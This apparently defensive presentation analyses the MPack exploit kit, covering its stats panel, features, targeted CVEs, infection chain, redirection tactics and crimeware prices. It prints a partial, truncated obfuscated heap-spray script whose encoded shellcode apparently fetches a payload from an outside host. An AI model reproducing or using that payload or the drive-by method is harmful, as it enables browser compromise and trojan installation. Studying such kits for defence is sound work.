

# MPack - Web Exploitation Kit

MPack - Internet Explorer  
http://192.168.75.171/mpack/admin.php

Server time/date snapshot: 9-Sep-2007 01:38:35  
192.168.75.100 (Unknown country)

## MPack v0.94 stats

Attacked hosts (total - uniq)	
IE XP ALL	18 - 4
QuickTime	0 - 0
Win2000	4 - 1
Firefox	1 - 1
Opera7	1 - 1

Traffic (total - uniq)	
Total traff	24 - 7
Exploited	2 - 2
Loads count	6 - 3
Loader's response	300% - 150%
Efficiency 25% - 42.86%	

Browser stats (total)	
MSIE	22 91.7%
Opera7	1 4.2%
Firefox	1 4.2%

Modules state	
Statistic type	Textfile-based
User blocking	OFF
Country blocking	OFF

Country	Traff	Loads	Efficiency
US - United states	23 95.8%	5 83.3%	21.74%
RU - Russian federation	1 4.2%	1 16.7%	100%

Referer stats (>3)	
http://www.mymalicious.page/index.php	19 79.2%
http://www.myothermalicious.page/index.php	4 16.7%

(c) 2007 DreamCoders  
MPack software is created solely for test purposes. You are prohibited to use it in conditions violating local or international laws. Authors hold no responsibility for any damage, direct or indirect, caused by usage of this software

# History of MPack

- June 2006 – First version of mpack was being developed by DCT and Fuzka
- September 2006 – mpack becomes a commercial product, intended for the Russian market
- July 2007 – mpack compromises over 500,000 victims
- End of 2007 – mpack translated to other languages (thanks mainly to AVers hype)

# MPack Features

- Written in PHP
- Additional exploits can be purchased/written
- Can limit exploit serving to specific countries
- Blocks duplicate/returning visitors
- Can use a DB or flat-file for statistics
- Employs encryption for obfuscation
- Support for a year can be purchased for \$700
- Exploits can be hosted remotely


# Obfuscation in Action

```
<script
language=javascript>document.write(unescape('%20%0D%0A%3Chtml%3E%3Chead%3E%3Cscript%20lang
%22JavaScript%22%3E%0D%0A%0D%0Avar%20mm%20%3D%20new%20Array%28%29%3B%0D%0Avar%20mem_flag%2
0%3B%0D%0A%0D%0Afunction%20h%28%29%20%7Bmm%3Dmm%3B%20setTimeout%28%22h%28%29%22%2C%202%00%
D%0D%0A%0D%0Afunction%20getb%28b%2C%20bSize%29%0D%0A%7Bwhile%20%28b.length*2%3CbSize%29%7B
D%20b%3B%7D%0D%0Ab%20%3D%20b.substring%280%2CbSize/2%29%3Breturn%20b%3B%7D%0D%0A%0D%0Afunc
cf%28%29%0D%0A%7Bvar%20zc%20%3D%200x0c0c0c0c%3B%0D%0Avar%20a%20%3D%20unescape%28%22%25u434
43%25u0feb%25u335b%25u66c9%25u80b9%25u8001%25uef33%22%20+%0D%0A%22%25ue243%25uebfa%25ue805
c%25uffff%25u8b7f%25udf4e%25uefef%25u64ef%25ue3af%25u9f64%25u42f3%25u9f64%25u6ee7%25uef03%
%22%20+%0D%0A%22%25u64ef%25ub903%25u6187%25ue1a1%25u0703%25uef11%25uefef%25uaa66%25ub9eb%2
25u6511%25u07e1%25uef1f%25uefef%25uaa66%25ub9e7%22%20+%0D%0A%22%25uca87%25u105f%25u072d%25
5uefef%25uaa66%25ub9e3%25u0087%25u0f21%25u078f%25uef3b%25uefef%25uaa66%25ub9ff%25u2e87%25u
%20+%0D%0A%22%25u0757%25uef29%25uefef%25uaa66%25uaffb%25ud76f%25u9a2c%25u6615%25uf7aa%25ue
efee%25ub1ef%25u9a66%25u64cb%25uebaa%25uee85%22%20+%0D%0A%22%25u64b6%25uf7ba%25u07b9%25uef
fef%25u87bf%25uf5d9%25u9fc0%25u7807%25uefef%25u66ef%25uf3aa%25u2a64%25u2f6c%25u66bf%25ucfa
+%0D%0A%22%25u1087%25uefef%25ubfef%25uaa64%25u85fb%25ub6ed%25uba64%25u07f7%25uef8e%25uefef
c%25u28cf%25ub3ef%25uc191%25u288a%25uebaf%22%20+%0D%0A%22%25u8a97%25uefef%25u9a10%25u64cf%
%25uee85%25u64b6%25uf7ba%25uaf07%25uefef%25u85ef%25ub7e8%25uaaec%25udccb%25ubc34%25u10bc%2
D%0A%22%25ucf9a%25ubcbf%25uaa64%25u85f3%25ub6ea%25uba64%25u07f7%25uefcc%25uefef%25uef85%25
5u64cf%25ue7aa%25ued85%25u64b6%25uf7ba%22%20+%0D%0A%22%25uff07%25uefef%25u85ef%25u6410%25u
uee85%25u64b6%25uf7ba%25uef07%25uefef%25uaef%25ubdb4%25u0eec%25u0eec%25u0eec%25u0eec%22%2
A%22%25u036c%25ub5eb%25u64bc%25u0d35%25ubd18%25u0f10%25u64ba%25u6403%25ue792%25ub264%25ub9
c64%25u64d3%25uf19b%25uec97%25ub91c%22%20+%0D%0A%22%25u9964%25ueccf%25udc1c%25ua626%25u42a
ec%25udcb9%25ue019%25uff51%25u1dd5%25ue79b%25u212e%25uece2%25uaf1d%25u1e04%25u11d4%22%20+%
2%25u9ab1%25ub50a%25u0464%25ub564%25ueccb%25u8932%25ue364%25u64a4%25uf3b5%25u32ec%25ueb64%
%25ub12a%25u2db2%25uefe7%25u1b07%22%20+%0D%0A%22%25u1011%25uba10%25ua3bd%25ua0a2%25uefa1%2
25u7074%25u2f3a%25u362f%25u2E34%25u3236%25u312E%25u3733%25u312E%25u3934%25u7E2f%25u6465%25
5u2f2f%25u6966%25u656c%25u702E%25u7068%22%29%3B%0D%0A%09var%20headBlockSize%20%3D%200x4000
```

# MPack Accessories !

## DreamDownloader -


Tool for creating exploit downloaders with a custom URL



## Features:

- Bypasses several firewalls
- Disables some anti-viruses
- Uses anti-debugger techniques
- Can detect virtual environments
- Support for 3<sup>rd</sup> party packers:
  - Upack
  - UPX
  - Mew

# MPack Files



- admin.php – shows exploit stats and load
- file.php – serves an executable (1<sup>st</sup> stage)
- fout.php – servers the 2<sup>nd</sup> stage exe
- flush.php – deletes all stats (requires pass)
- index.php – serves the obfuscated javascript
- settings.php – db credentials & config mainly
- stats.php – exploit statistics (requires pass)
- maketable.php – creates necessary tables
- cryptor.php – main obfuscation engine
- The rest are the exploits and support files

# Featured Exploits (v. 0.94)

## Internet Explorer

- Microsoft Data Access Component Vulnerability (CVE-2006-0003)
- Apple QuickTime RTSP URI Remote Buffer Overflow (CVE-2007-0015)
- WinZip FileView ActiveX Control Multiple Vulnerabilities (CVE-2006-6884)
- Microsoft WebViewFolderIcon ActiveX Control Buffer Overflow (CVE-2006-3730)
- Microsoft Management Console (CVE-2006-3643)

## Firefox

- Windows Media Player Plug-In with Non-Microsoft Internet Explorer (CVE-2006-0005)

## Opera

- Windows Media Player Plug-In with Non-Microsoft Internet Explorer (CVE-2006-0005)

# The Attack Process

1. Victim redirected to index.php
2. index.php determines which exploit to serve by checking the browser and operating system
3. Exploit is served, triggering a downloader which installs a trojan
4. IP and UAS is saved for statistics



# How they redirect to index.php

## 1. Hacking web servers

After a web server was compromised, an iframe tag will be added to the hosted site pointing to the malicious server hosting the mpack kit

## 2. SPAM

Using social engineering techniques to lure victims to malicious pages


## 3. Fake domains

Domains with similar names to known sites or with good key words

## 4. Advertising

Buying Google and Yahoo ads to be shown in web searches for certain key words

# Video



<http://www.youtube.com/v/TpFxlsPFgjs>

# Crimeware Current Market Prices

- Sploit25  
\$1500 Lite, \$2500 Pro
- LeFiesta Pack  
\$1000
- Unique Sploits Pack  
\$600
- Neon Exploit System  
\$500
- YES Exploit System  
\$600
- XS[S]hkatulka  
\$110
- CRUM Cryptor  
Polymorphic  
\$100
- Cripta Zeus(a)  
\$49
- Genom iframer  
\$40

# Sources

- <http://www.securityfocus.com/news/11476>
- <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>
- <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
- <http://djtechnocrat.blogspot.com/2007/06/mpack-storm-worm-creators-turn-on-each.ht>
- <http://dxp2532.blogspot.com/2008/01/mpack-analysis.html>
- <http://www.finjan.com/Pressrelease.aspx?id=1629&PressLan=1230&lan=3>
- <http://evilfingers.blogspot.com/2009/03/russian-prices-of-crimware.html>
- Behind the Scenes of Malicious Web Servers – KYE Paper  
by Christian Seifert – The New Zealand HoneyNet Project - 2007
- MPack Uncovered – PanadaLabs Report  
by Vicente Martínez – Panda Software - 2007